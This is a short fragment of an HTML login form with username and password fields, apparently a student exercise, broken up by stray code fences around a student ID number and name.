  <h1>Login</h1>
  <form action="submit_form.html" method="post">
    <label for="username">Username:</label>
    <input type="text" id="username" name="username" required><br><br>

    <label for="password">Password:</label>
    <input type="password" id="password" name="password" required><br><br>

    <button type="submit">Submit</button>
```

22BCE0826

Dhevatha S P

```
</form>  
</body>  
</html>
```

